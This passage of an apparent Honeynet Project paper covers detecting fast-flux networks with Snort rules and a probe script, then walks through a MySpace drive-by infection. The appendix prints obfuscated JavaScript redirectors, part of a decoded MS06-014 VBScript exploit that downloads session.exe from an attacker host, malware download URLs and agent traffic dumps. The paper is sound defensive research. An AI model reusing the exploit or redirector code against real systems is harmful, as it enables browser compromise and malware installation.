It can be very difficult to detect and shut down fast-flux service networks. The detection of domain names being served by a fast-flux service network depends upon multiple analytical passes over DNS query results, with increasing flux detection accuracy gained by employing a scoring mechanism to evaluate multiple relatively short lived DNS records, taking into account including the number of A records returned per query, the number of NS records returned, the diversity of unrelated networks represented and the presence of broadband or dialup networks in every result set. This concept of analyzing short TTLs with the associated scoring of result sets per domain or hostname from multiple successive TTL expiration periods can work in identifying the use of fast-flux service networks.

First, service providers can detect upstream mothership nodes by probing any suspected flux-agent proxies in specific ways. Assuming that the suspect flux-agent is in fact a proxy redirecting TCP port 80 or perhaps UDP port 53 traffic to some as of yet unknown host upstream, the use of any specially crafted request with an otherwise low probability of occurrence in the wild may enable egress/Internet bound IDS sensors to alert on network events that in turn identify the mothership. The basic idea is to send out probe packets and then observe them on their way from the flux-agent to the actual mothership. You will likely need to do additional heavy lifting to identify any other fast-flux service net infrastructure components that include the distributed health/availability/connection quality monitoring hosts, in addition to the phone-home and registration mechanisms.

The following example demonstrates a flux mothership host discovery process which leverages IDS sensor deployments. This is accomplished most simply through the use of a Base64 encoded text string, in this case it is *"helloflux"* which is then delivered through a flux agent as part of an HTTP request or DNS query. We do this essentially to exercise the full network communications path using easily detectable strings. This can be accomplished with the following two steps for use with any flux agent reported by DNS monitoring of provable flux domains. The following two Snort signatures trigger on HTTP and DNS communication that contains the Base64 encoded string *"helloflux"* (aGVsbG9mbHV4IAo). We set up these signatures on different IDS sensors across the network and then in a second step inject a message into the fast-flux service network. If one of the IDS sensors picks up the message, we can trace to which destination it is really sent by the flux-agent.

```
alert tcp $HOME_NET 1024:5000 -> !$HOME_NET 80 (msg: "FluxHTTP_Upstream_DST"; flow:
established,to_server; content:"aGVsbG9mbHV4IAo"; offset: 0; depth: 15; priority: 1;
classtype:trojan-activity; sid: 5005111; rev: 1;)
```

```
alert udp $HOME_NET 1024:65535 -> !$HOME_NET 53 (msg: "FluxDNS_Upstream_DST";
content: "|00 02 01 00 00 01|"; offset: 0; depth: 6; content:"aGVsbG9mbHV4IAo";
within: 20; priority: 1; classtype:trojan-activity; sid: 5005112; rev: 1;)
```

The following simple shell scripts injects the Base64-encoded string “*helloflux*” (aGVsbG9mbHV4IAo) one for a HTTP request and then another for a DNS request. With the help of the Snort signatures from above, we can then trace the path of the strings through the network.

```
$ echo fluxtest.sh ;
#!/bin/bash
# Simple shell script to test
# suspected flux nodes on your managed networks
echo " aGVsbG9mbHV4IAo" | nc -w 1 ${1} 80
dig +time=1 aGVsbG9mbHV4IAo.dns.com @$${1}
```

If a service provider lacks IDS capability in the user space, yet has the capability to report on NetFlow, this mechanism can also be used to detect fast-flux service networks. This is not as good as the IDS-based detection method presented above, but looking for TCP 80 and/or UDP 53 into user IP space is a start. This kind of traffic should normally not occur and is thus a sign of a possible flux-agent. The following listing provides some further ideas to stop this kind of threat. In brackets, we list which party could implement such mitigation policies:

1. Establish policies to enable blocking of TCP 80 and UDP 53 into user-land networks if possible (ISP)
2. Block access to controller infrastructure (motherships, registration, and availability checkers) as they are discovered. (ISP)
3. Improving domain registrar response procedures, and auditing new registrations for likely fraudulent purpose. (Registrar)
4. Increase service provider awareness, foster understanding of the threat, shared processes and knowledge. (ISP)
5. Blackhole DNS and BGP route injection to kill related motherships and management infrastructure. (ISP)
6. Passive DNS harvesting/monitoring to identify A or NS records advertised into publicly routable user IP space. (ISPs, Registrars, Security professionals, ...)

This is just a very brief overview of how fast-flux service networks can be mitigated, and further research is required in this subject area.

## SUMMARY

Fast-flux service networks demonstrate an evolutionary step for online crime operations. Fast-flux service networks create robust, obfuscating service delivery infrastructures that make it difficult for system administrators and law enforcement agents to shut down active scams and identify the criminals operating them. The robustness, obfuscation capabilities, scalability and increased availability of fast-flux service produce an increased Return on Investment (ROI) for the criminals who operate them. Just as in legitimate business, the Internet represents a huge economic business model for online crime, which unfortunately means that we can expect techniques such as fast-flux service networks to continue to evolve. Often emerging threats such as fast-flux service networks are a step ahead of security professionals, and it looks likely that this particular arms race will continue into the foreseeable future.

## ACKNOWLEDGEMENTS

A paper of this complexity requires the input and cooperation from many people and organizations. In particular the Honeynet Project would like to thank the following people:

- The SANS Internet Storm Center
- Multiple service provider networks
- David Watson of the UK Honeynet Project (reviewer)
- Thorsten Holz of the German Honeynet Project (reviewer)
- Fyodor of the Honeynet Project (reviewer)
- David Dittrich of the Honeynet Project (reviewer)
- Jamie Riden of the UK Honeynet Project (reviewer)
- Earl Sammons of the Honeynet Project (reviewer)
- Georg Wicherski of the German Honeynet Project (reviewer)
- Nico Fischbach of the French Honeynet Project (reviewer)
- Christian Seifert of the NZ Honeynet Project (reviewer)
- Christine Kilger (design artist)

# APPENDIX A

## Fast-Flux Proxy Samples

There have been noticeable advancements the flux agent presented in this document over the past year, including the migration away from arbitrary TCP connections to obtain clear text instructions, using an HTTP library to obtain downloaded instructions, settings and binary updates, and finally the most recent variants that receive control settings via encoded update files. The following examples demonstrates a short historical timeline of just one fast-flux service network malware variant responsible for all double-flux service networks referenced in this research. It is worth noting that we have observed evidence supporting five distinct fast-flux service nets in operation on the Internet but have not acquired malware samples for all variants to support in depth study.

```
Sample: 5cbef2780c8b59977ae598775bad8ecb-weby.exe
File type(s): MS-DOS executable (EXE), OS/2 or MS Windows
Size: 51200 Bytes
Access: 2007-04-02 22:34:03.000000000 -0400
Modify: 2007-04-02 22:30:36.000000000 -0400
Change: 2007-04-02 22:34:03.000000000 -0400
```

```
MD5: 5cbef2780c8b59977ae598775bad8ecb
SHA1: 0925a54ba0366a6406d3222e65b03df0ea8cbc11
```

```
Source(s) of sample: (Timestamps are YYYY-MM-DD hh:mm:ss EDT -0400)
[2007-04-02 22:32:27] 5cbef2780c8b59977ae598775bad8ecb -
http://xxx.myexes.hk/exes/weby.exe
```

---

```
Sample: 70978572bc5c4fecb9d759611b27a762-weby.exe
File type(s): MS-DOS executable (EXE), OS/2 or MS Windows
Size: 50176 Bytes
Access: 2007-03-15 02:09:03.000000000 -0400
Modify: 2007-03-09 10:51:26.000000000 -0500
Change: 2007-03-15 02:09:03.000000000 -0400
```

```
MD5: 70978572bc5c4fecb9d759611b27a762
SHA1: f8a4d881257dc2f2b2c17ee43f60144e6615994d
```

```
Source(s) of sample: (Timestamps are YYYY-MM-DD hh:mm:ss EDT -0400)
[2007-03-15 02:06:43] 70978572bc5c4fecb9d759611b27a762 -
http://xxx.myexes.hk/exes/webdlx/weby.exe
```

---

```
Sample: 5870fd7119a91323dbdf04ebd07d0ac7-plugin_ddos.dll
File type(s): MS-DOS executable (EXE), OS/2 or MS Windows
Size: 9728 Bytes
Access: 2007-04-02 15:39:05.000000000 -0400
Modify: 2007-03-09 23:48:17.000000000 -0500
Change: 2007-04-02 15:39:06.000000000 -0400
```

```
MD5: 5870fd7119a91323dbdf04ebd07d0ac7
SHA1: 4c4d1b3e2030e9a8f3b5c8f152ef9ac7590a96ca
```

Source(s) of sample: (Timestamps are YYYY-MM-DD hh:mm:ss EDT -0400)  
[2007-04-02 15:36:55] 5870fd7119a91323dbdf04ebd07d0ac7 -  
[http://65.111.176.xxx/weby/plugin\\_ddos.dll](http://65.111.176.xxx/weby/plugin_ddos.dll)

---

#### Previous incarnation:

Sample: e903534fab14ee7e00c279d64f578cbb-webyx.exe  
File type(s): MS-DOS executable (EXE)  
Size: 29557 Bytes  
Access: 2007-02-06 15:26:03.000000000 -0500  
Modify: 2007-02-02 08:47:24.000000000 -0500  
Change: 2007-02-06 15:26:03.000000000 -0500

MD5: e903534fab14ee7e00c279d64f578cbb  
SHA1: cf8279c35ec7d8914f3a4ccaaa71e14e7a925b93

Source(s) of sample: (Timestamps are YYYY-MM-DD hh:mm:ss EST -0500)  
[2007-02-06 15:20:55] e903534fab14ee7e00c279d64f578cbb -  
<http://xxx.myfiles.hk/exes/webyx.exe>

---

#### Even older sample:

Sample: 88b58b62ae43f0fa42e852874aefbd01-weby.exe  
File type(s): MS-DOS executable (EXE)  
Size: 29425 Bytes  
Access: 2007-01-20 16:29:06.000000000 -0500  
Modify: 2007-01-20 05:39:22.000000000 -0500  
Change: 2007-01-20 16:29:06.000000000 -0500

MD5: 88b58b62ae43f0fa42e852874aefbd01  
SHA1: 6a22e1a06ced848da220301ab85be7a33867bfb5

Source(s) of sample: (Timestamps are YYYY-MM-DD hh:mm:ss EST -0500)  
[2007-01-20 16:26:12] 88b58b62ae43f0fa42e852874aefbd01 -  
<http://xxx.myexes.hk/exes/weby.exe>

---

A prehistoric sample of flux-agent code (according to Internet time). We first observed nodes infected with this malware in the middle of 2006, but only acquired a malware sample for analysis in November 2006:

Sample: d134894005c299c1c01e63d9012a12c6-CD373B130D74F24CA5F8F1ADECA0F6856BC6072A-dnssvc.exe  
File type(s): MS-DOS executable (EXE), OS/2 or MS Windows  
Size: 11264 Bytes  
Access: 2006-11-14 06:39:03.000000000 -0500  
Modify: 2006-11-14 06:29:14.000000000 -0500  
Change: 2006-11-14 06:39:03.000000000 -0500

MD5: d134894005c299c1c01e63d9012a12c6  
SHA1: cd373b130d74f24ca5f8f1adeca0f6856bc6072a

Source(s) of sample: (Timestamps are YYYY-MM-DD hh:mm:ss EST -0500)  
[2006-11-14 06:29:44] d134894005c299c1c01e63d9012a12c6 - CD373B130D74F24CA5F8F1ADE

# APPENDIX B

## THE INFECTION PROCESS

Having discussed fast-flux techniques, different fast-flux service network classifications and the malware typically involved, let's see how the malware distribution process usually works. If you have extensive experience with malware and its infection process, you may wish to skip this part. This is a real world example of a MySpace drive-by/phish attack vector propagating fast-flux service network growth (a drive-by attack occurs when a victim is exploited through their web browser, email client or OS bug without user intervention). In this example we identify two infection vectors:

1. Compromised MySpace Member profiles redirecting to drive-by/phish
2. SWF Flash image malicious redirection to drive-by/phish

We start with profile redirection in MySpace member profiles using iframes. Notice in this example just how many times iframes are called, often simply redirecting to another iframe (an iframe or inline frame is an HTML element which makes it possible to embed another HTML document inside the main document). Also note the heavy use of obfuscated JavaScript. The attack begins when a connection is made to the domain <http://xxx.e4447aa2.com>

```
$ GET http://www.e447aa2.com

<HTML>
<HEAD>
<meta http-equiv="refresh"
content="1;url=http://xxx.myspace.cfm.fuseaction.splash.mytoken.76701a26.da3e.44a3a17b.e
447aa2.com/da3e/index.php" />
</HEAD>
</HTML>
```

By following the above `/da3e/index.php` link, we end up going to a credible looking MySpace landing page (served by a fast-flux node) with the most interesting footer element displayed below:

```
<!-- onRequestEnd -->
<script>window.status="Done"</script><iframe src="../.footer_01.gif" width=0 height=0></iframe>
```

The iframe rendered `/.footer_01.gif`, which is not an actual gif file, but instead an encoded/obfuscated JavaScript snippet. Below we can see the obfuscated JavaScript code it feeds us.

```
<SCRIPT Language="JavaScript">
eval(unescape( "%66%75%6E%63%74%69%6F%6E%20%64%28%73%29%7B%72%3D%6E%65%77%20%41%72%72%61%79%28%29%3B%74%3D%
22%22%3B%6A%3D%30%3B%66%6F%72%28%69%3D%73%2E%6C%65%6E%67%74%68%2D%31%3B%69%3E%30%3B%69%2D%2D%29%7B%74%2B%3
D%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%2E%63%68%61%72%43%6F%64%65%41%74%28%69%29
%5E%32%29%3B%69%66%28%74%2E%6C%65%6E%67%74%68%3E%38%30%29%7B%72%5B%6A%2B%2B%5D%3D%74%3B%74%3D%22%22%7D%7D%
64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%72%2E%6A%6F%69%6E%28%22%22%29%2B%74%29%7D" ) );d(unescape( "%08<
vrkpaq-> glmF ?qvwcvq,umflku<vrkpaq>" ) );
</SCRIPT>

<SCRIPT Language="JavaScript">
```

```
eval(unescape("%66%75%6E%63%74%69%6F%6E%20%64%28%73%29%7B%72%3D%6E%65%77%20%41%72%72%61%79%28%29%3B%74%3D%22%22%3B%6A%3D%30%3B%66%6F%72%28%69%3D%73%2E%6C%65%6E%67%74%68%2D%31%3B%69%3E%30%3B%69%2D%2D%29%7B%74%2B%3D%53%74%72%69%6E%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%2E%63%68%61%72%43%6F%64%65%41%74%28%69%29%5E%32%29%3B%69%66%28%74%2E%6C%65%6E%67%74%68%3E%38%30%29%7B%72%5B%6A%2B%2B%5D%3D%74%3B%74%3D%22%22%7D%7D%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%72%2E%6A%6F%69%6E%28%22%22%29%2B%74%29%7D"));d(unescape("%08<gocpdk-><3?vjekgj\`3?jvfkuk\" dke,12lpgfcgj-oma,a6a6`dcd--8rvvj ?apq\"gocpdk>"));
</SCRIPT>
```

The decoded result of the above JavaScript is seen below, which is nothing more than another iframe redirecting with a connection to another site.

```
<script>window.status="Done"</script>
<iframe src="http://xxx.fafb4c4c.com/header_03.gif" width=1 height=1></iframe>
```

The IFRAME rendered */header\_03.gif* (again served by a flux-agent node) results in another JavaScript encoded/obfuscated file, for which the decoded result of the above */header\_03.gif* is:

```
<script>window.status="Done"</script>
<iframe src="http://xxx.fafb4c4c.com/routine.php" width=1 height=1></iframe>
```

Following the IFRAME rendered */routine.php* file results in another JavaScript encoded/obfuscated file. The decoded result of */routine.php* is an attempt to exploit vulnerable IE client browsers using the Internet Explorer (MDAC) Remote Code Execution Exploit (MS06-014) for which Microsoft released a patch in May 2006. Below is the decode of part of the actual attack.

```
<script type="text/javascript">
function handleError() {
return true;
}
window.onerror = handleError;
</script>
<script>window.status="Done"</script>
<SCRIPT language="VBScript">
If navigator.appName="Microsoft Internet Explorer" Then
If InStr(navigator.platform,"Win32") <> 0 Then
Dim Obj_Name
Dim Obj_Prog
set obj_RDS = document.createElement("object")
obj_RDS.setAttribute "id", "obj_RDS"
obj_RDS.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
fn = "ntmusis32.exe"
Obj_Name = "Shell"
Obj_Prog = "Application"
set obj_ShellApp = obj_RDS.CreateObject(Obj_Name & "." & Obj_Prog,"")
Set oFolder = obj_ShellApp.Namespace(20)
Set oFolderItem=oFolder.ParseName("Symbol.ttf")
Font_Path_Components=Split(oFolderItem.Path,"\",-1,1)
WinDir= Font_Path_Components(0) & "\" & Font_Path_Components(1) & "\"
fn=WinDir & fn
Obj_Name = "Microsoft"
Obj_Prog = "XMLHTTP"
set obj_msxml2 = CreateObject(Obj_Name & "." & Obj_Prog)
obj_msxml2.open "GET","http://xxx.fafb4c4c.com/session.exe",False
obj_msxml2.send
On Error Resume Next
Obj_Name = "ADODB"
```

The successful compromise of a windows host via this exploit content results in the download of a malicious downloader stub executable *session.exe* that is then responsible for attempting to download additional malicious

components necessary for integrate new compromised hosts into a fast flux service network. The malware sample *session.exe* above attempts to download and execute the following components:

<http://xxx.myfiles.hk/exes/webdl3x/weby.exe>

<http://xxx.myfiles.hk/exes/webdl3x/oly.exe>

<http://xxx.camgenie.com/weby7.exe>

### Supporting Detail:

Following are a representative sampling of URLs to *imageshack.us* hosted flash files that perform one simple action, an action-script based browser redirect to a fast-flux-hosted combination phishing/drive by exploit that leverages the Internet Explorer (MDAC) Remote Code Execution Exploit (MS06-014). All files are exactly the same based on same md5 and sha1 hashes for all files:

MD5: 6eaf6eed47fb52a6a87da8c829c7f8a0

SHA1: dc60b0fedf54eaf055c64ae6d434b8fc18252740

Imageshack HTTP Server maintained modification time suggest swf file compile time of 2007-06-05 03:56:30-0700. Decompiling the flash component results in:

```
$ swfdump -atp ./xxx.imageshack.us/img527/3530/38023350se6.swf

[HEADER]      File version: 8
[HEADER]      File size: 98
[HEADER]      Frame rate: 120.000000
[HEADER]      Frame count: 1
[HEADER]      Movie width: 1.00
[HEADER]      Movie height: 1.00
[045]         4 FILEATTRIBUTES
[009]         3 SETBACKGROUNDCOLOR (ff/ff/ff)
[018]         31 PROTECT
[00c]         28 DOACTION
                ( 24 bytes) action: GetUrl URL:"http://xxx.e447aa2.com" Label:""
                ( 0 bytes) action: End
[001]         0 SHOWFRAME 1 (00:00:00,000)
[000]         0 END
```

Below are a few examples of URLs that host the same flash files:

<http://xxx.imageshack.us/img116/1299/97231039qx0.swf>

<http://xxx.imageshack.us/img116/1424/81562934sa1.swf>

<http://xxx.imageshack.us/img116/1699/63088115dg4.swf>

<http://xxx.imageshack.us/img116/1700/81458378cv3.swf>

<http://xxx.imageshack.us/img116/2453/70754097cm0.swf>

<http://xxx.imageshack.us/img116/2456/14892185hl4.swf>

<http://xxx.imageshack.us/img116/3669/16131482hy0.swf>

<http://xxx.imageshack.us/img116/3862/67166409rk3.swf>

<http://xxx.imageshack.us/img116/4170/44405987vz1.swf>

The following are examples of flux serviced MySpace phish/drive-by domains referenced from presumably compromised MySpace user accounts, which were observed during the same time period between 2007-06-26 17:35:44 and 23:18:00 (EDT -0400)

xxx.myspace.com.index.cfm.fuseaction.user.mytoken.00b24yqc.ac8a562.com  
xxx.myspace.com.index.cfm.fuseaction.user.mytoken.0c38outb.h5v171t.com  
xxx.myspace.com.index.cfm.fuseaction.user.mytoken.0en0r8xd.115534a.com  
xxx.myspace.com.index.cfm.fuseaction.user.mytoken.013ttn77.oqrhldv.com  
xxx.myspace.com.index.cfm.fuseaction.user.mytoken.0w4c4w74.jk33v96.com  
xxx.myspace.com.index.cfm.fuseaction.user.mytoken.17z8k0w.jk33v96.com  
xxx.myspace.com.index.cfm.fuseaction.user.mytoken.leap9rwr.kftivn5.com

# APPENDIX C

In our fast-flux case study, this is where our infected flux agent makes an initial contact (phone home) connection to a remote web server to report to the attacker that the victim system has been successfully infected and is standing by to provide flux-net services.

```
GET /settings/weby/remote.php?os=XP&user=homenet-ab0148a&status=1&version=2.0&build=beta004&uptime=244813135872w%20244813135872d%20244813135892h%20244813135919m%20244813135929s HTTP/1.1
User-Agent: MSIE 7.0
Host: xxx.ifeelyou.info
Cache-Control: no-cache
```

```
GET /settings/weby/remote.php?os=XP&user=homenet-ab0148a&status=1&version=2.0&build=beta004&uptime=244813135872w%20244813135872d%20244813135892h%20244813135919m%20244813135929s HTTP/1.1
User-Agent: MSIE 7.0
Host: xxx.ifeelyou.info
Cache-Control: no-cache
```

```
GET /settings/weby/remote.php?os=XP&user=homenet-ab0148a&status=1&version=2.0&build=beta004&uptime=244813135872w%20244813135872d%20244813135892h%20244813135919m%20244813135929s HTTP/1.1
User-Agent: MSIE 7.0
Host: xxx.ifeelyou.info
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Date: Tue, 03 Apr 2007 07:55:53 GMT
Server: Apache/2.0.54 (Fedora)
X-Powered-By: PHP/5.0.4
Content-Length: 19
Connection: close
Content-Type: text/html; charset=UTF-8
```

Added Successfully!

# APPENDIX D

In our fast-flux case study, this is the server response to a request from the fast-flux agent for the configuration file settings.ini on the remote web server. This appears to be a consistent 197 byte binary/encoded configuration response. We are still attempting to complete reverse engineering of this session:

```

00000000 4745 5420 2f73 6574 7469 6e67 732f 7765 GET /settings/we
00000010 6279 2f73 6574 7469 6e67 732e 696e 6920 by/settings.ini
00000020 4854 5450 2f31 2e31 0d0a 5573 6572 2d41 HTTP/1.1..User-A
00000030 6765 6e74 3a20 4d53 4945 2037 2e30 0d0a gent: MSIE 7.0..
00000040 486f 7374 3a20 xxxx xxxx xxxx xxxx 2e69 Host: xxxxxxxx.i
00000050 636f 6e6e 6563 7479 6f75 2e62 697a 0d0a connectyou.biz..
00000060 4361 6368 652d 436f 6e74 726f 6c3a 206e Cache-Control: n
00000070 6f2d 6361 6368 650d 0a0d 0a47 4554 202f o-cache....GET /
00000080 7365 7474 696e 6773 2f77 6562 792f 7365 settings/weby/se
00000090 7474 696e 6773 2e69 6e69 2048 5454 502f ttings.ini HTTP/
000000a0 312e 310d 0a55 7365 722d 4167 656e 743a 1.1..User-Agent:
000000b0 204d 5349 4520 372e 300d 0a48 6f73 743a MSIE 7.0..Host:
000000c0 20xx xxxx xxxx xxxx xx2e 6963 6f6e 6e65 xxxxxxxx.iconne
000000d0 6374 796f 752e 6269 7a0d 0a43 6163 6865 ctyou.biz..Cache
000000e0 2d43 6f6e 7472 6f6c 3a20 6e6f 2d63 6163 -Control: no-cac
000000f0 6865 0d0a 0d0a 4854 5450 2f31 2e31 2032 he....HTTP/1.1 2
00000100 3030 204f 4b0d 0a44 6174 653a 2054 7565 00 OK..Date: Tue
00000110 2c20 3033 2041 7072 2032 3030 3720 3037 , 03 Apr 2007 07
00000120 3a35 353a 3430 2047 4d54 0d0a 5365 7276 :55:40 GMT..Serv
00000130 6572 3a20 4170 6163 6865 2f32 2e30 2e35 er: Apache/2.0.5
00000140 3420 2846 6564 6f72 6129 0d0a 4c61 7374 4 (Fedora)..Last
00000150 2d4d 6f64 6966 6965 643a 204d 6f6e 2c20 -Modified: Mon,
00000160 3032 2041 7072 2032 3030 3720 3233 3a33 02 Apr 2007 23:3
00000170 373a 3336 2047 4d54 0d0a 4554 6167 3a20 7:36 GMT..ETag:
00000180 2238 3030 3761 2d63 352d 6234 6263 3730 "8007a-c5-b4bc70
00000190 3030 220d 0a41 6363 6570 742d 5261 6e67 00"..Accept-Rang
000001a0 6573 3a20 6279 7465 730d 0a43 6f6e 7465 es: bytes..Conte
000001b0 6e74 2d4c 656e 6774 683a 2031 3937 0d0a nt-Length: 197..
000001c0 436f 6e6e 6563 7469 6f6e 3a20 636c 6f73 Connection: clos
000001d0 650d 0a43 6f6e 7465 6e74 2d54 7970 653a e..Content-Type:
000001e0 2074 6578 742f 706c 6169 6e3b 2063 6861 text/plain; cha
000001f0 7273 6574 3d55 5446 2d38 0d0a 0d0a b2b4 rset=UTF-8.....
00000200 0d0a 0d0a 8d8d 869a 958d 8595 819d 9d99 .....
00000210 d3c6 c6df dcc7 d8d8 d8c7 d8de dfc7 d8de .....
00000220 ddc6 9e8c 8b90 c699 859c 8e80 87b6 8d8d .....
00000230 869a c78d 8585 0d0a 0d0a 8d8d 869a 959d .....
00000240 8a99 9588 848c 9b80 8a88 878d 9f8d c79d .....
00000250 9f95 d1d9 95d8 d9d9 d9d9 0d0a 8d8d 869a .....
00000260 959c 8d99 9588 848c 9b80 8a88 878d 9f8d .....
00000270 c79d 9f95 d1d9 95d8 d9d9 d9d9 0d0a 8d8d .....
00000280 869a 959d 9b86 8585 9588 848c 9b80 8a88 .....
00000290 878d 9f8d c79d 9f95 d1d9 95d8 d9d9 d9d9 .....
000002a0 0d0a 8d8d 869a 9581 9d9d 9995 8884 8c9b .....
000002b0 808a 8887 8d9f 8dc7 9d9f 95d1 d995 d8d9 .....
000002c0 d9d9 d9 .....

```

# APPENDIX E

In our fast-flux case study, the system downloads a suspiciously named DLL *plugin\_ddos.dll*, whose naming might suggest to some that it is a denial of service component.

```

00000000 4745 5420 2f77 6562 792f 706c 7567 696e GET /weby/plugin
00000010 5f64 646f 732e 646c 6c20 4854 5450 2f31 _ddos.dll HTTP/1
00000020 2e31 0d0a 5573 6572 2d41 6765 6e74 3a20 .1..User-Agent:
00000030 4d53 4945 2037 2e30 0d0a 486f 7374 3a20 MSIE 7.0..Host:
00000040 3635 2e31 3131 2e31 3736 xxxx xxxx 0d0a 65.111.176.xxx..
00000050 4361 6368 652d 436f 6e74 726f 6c3a 206e Cache-Control: n
00000060 6f2d 6361 6368 650d 0a0d 0a47 4554 202f o-cache....GET /
00000070 7765 6279 2f70 6c75 6769 6e5f 6464 6f73 weby/plugin_ddos
00000080 2e64 6c6c 2048 5454 502f 312e 310d 0a55 .dll HTTP/1.1..U
00000090 7365 722d 4167 656e 743a 204d 5349 4520 ser-Agent: MSIE
000000a0 372e 300d 0a48 6f73 743a 2036 352e 3131 7.0..Host: 65.11
000000b0 312e 3137 362e xxxx xx0d 0a43 6163 6865 1.176.xxx..Cache
000000c0 2d43 6f6e 7472 6f6c 3a20 6e6f 2d63 6163 -Control: no-cac
000000d0 6865 0d0a 0d0a 4745 5420 2f77 6562 792f he....GET /weby/
000000e0 706c 7567 696e 5f64 646f 732e 646c 6c20 plugin_ddos.dll
000000f0 4854 5450 2f31 2e31 0d0a 5573 6572 2d41 HTTP/1.1..User-A
00000100 6765 6e74 3a20 4d53 4945 2037 2e30 0d0a gent: MSIE 7.0..
00000110 486f 7374 3a20 3635 2e31 3131 2e31 3736 Host: 65.111.176
00000120 2exx xxxx 0d0a 4361 6368 652d 436f 6e74 .xxx..Cache-Cont
00000130 726f 6c3a 206e 6f2d 6361 6368 650d 0a0d rol: no-cache...
00000140 0a48 5454 502f 312e 3120 3230 3020 4f4b .HTTP/1.1 200 OK
00000150 0d0a 4461 7465 3a20 5475 652c 2030 3320 ..Date: Tue, 03
00000160 4170 7220 3230 3037 2030 373a 3536 3a30 Apr 2007 07:56:0
00000170 3320 474d 540d 0a53 6572 7665 723a 2041 3 GMT..Server: A
00000180 7061 6368 652f 322e 302e 3534 2028 4665 pache/2.0.54 (Fe
00000190 646f 7261 290d 0a4c 6173 742d 4d6f 6469 dora)..Last-Modi
000001a0 6669 6564 3a20 5361 742c 2031 3020 4d61 fied: Sat, 10 Ma
000001b0 7220 3230 3037 2030 343a 3438 3a31 3720 r 2007 04:48:17
000001c0 474d 540d 0a45 5461 673a 2022 3830 3031 GMT..ETag: "8001
000001d0 312d 3236 3030 2d33 6661 3238 3634 3022 1-2600-3fa28640"
000001e0 0d0a 4163 6365 7074 2d52 616e 6765 733a ..Accept-Ranges:
000001f0 2062 7974 6573 0d0a 436f 6e74 656e 742d bytes..Content-
00000200 4c65 6e67 7468 3a20 3937 3238 0d0a 436f Length: 9728..Co
00000210 6e6e 6563 7469 6f6e 3a20 636c 6f73 650d nnection: close.
00000220 0a43 6f6e 7465 6e74 2d54 7970 653a 2061 .Content-Type: a
00000230 7070 6c69 6361 7469 6f6e 2f6f 6374 6574 pplication/octet
00000240 2d73 7472 6561 6d0d 0a0d 0a4d 5a50 0002 -stream....MZP..
00000250 0000 0004 000f 00ff ff00 00b8 0000 0000 .....
.
.
00000f80 0000 0050 6f72 7469 6f6e 7320 436f 7079 ...Portions Copy
00000f90 7269 6768 7420 2863 2920 3139 3939 2c32 right (c) 1999,2
00000fa0 3030 3320 4176 656e 6765 7220 6279 204e 003 Avenger by N
00000fb0 6854 0050 6a40 e8b8 f6ff ffc3 8d40 00b8 hT.Pj@.....@..
.
.
00002260 0000 0001 0000 0028 6000 002c 6000 0030 .....(`...,`..0
00002270 6000 00d4 2200 0042 6000 0000 0070 6c75 `..."..B`....plu

```

```
00002280 6769 6e5f 6464 6f73 2e64 6c6c 0056 616c gin_ddos.dll.Val
00002290 6964 6174 6500 0000 0000 0000 0000 0000 idate.....
.
.
00002700 8237 b8f3 2442 0317 9b3a 8301 0000 8c00 .7..$B...:.....
00002710 0000 0009 0000 0001 d070 6c75 6769 6e5f .....plugin_
00002720 6464 6f73 001c a957 696e 536f 636b 0000 ddos...WinSock..
00002730 c753 7973 7465 6d00 0081 5379 7349 6e69 .System...SysIni
00002740 7400 0c4b 5769 6e64 6f77 7300 1055 5479 t..KWindows..UTy
00002750 7065 7300 0063 7368 6472 000c 3f57 696e pes..cshdr..?Win
00002760 496e 6574 0000 7957 696e 536f 636b 3200 Inet..yWinSock2.
00002770 0000 0000 0000 0000 0000 0000 0000 0000 .....
00002780 0000 0000 0000 0000 0000 0000 0000 0000 .....
00002790 0000 0000 0000 0000 0000 0000 0000 0000 .....
000027a0 0000 0000 0000 0000 0000 0000 0000 0000 .....
000027b0 0000 0000 0000 0000 0000 0000 0000 0000 .....
000027c0 0000 0000 0000 0000 0000 0000 0000 0000 .....
000027d0 0000 0000 0000 0000 0000 0000 0000 0000 .....
000027e0 0000 0000 0000 0000 0000 0000 0000 0000 .....
000027f0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00002800 0000 0000 0000 0000 0000 0000 0000 0000 .....
00002810 0000 0000 0000 0000 0000 0000 0000 0000 .....
00002820 0000 0000 0000 0000 0000 0000 0000 0000 .....
00002830 0000 0000 0000 0000 0000 0000 0000 0000 .....
00002840 0000 0000 0000 0000 0000 00 00 .....
```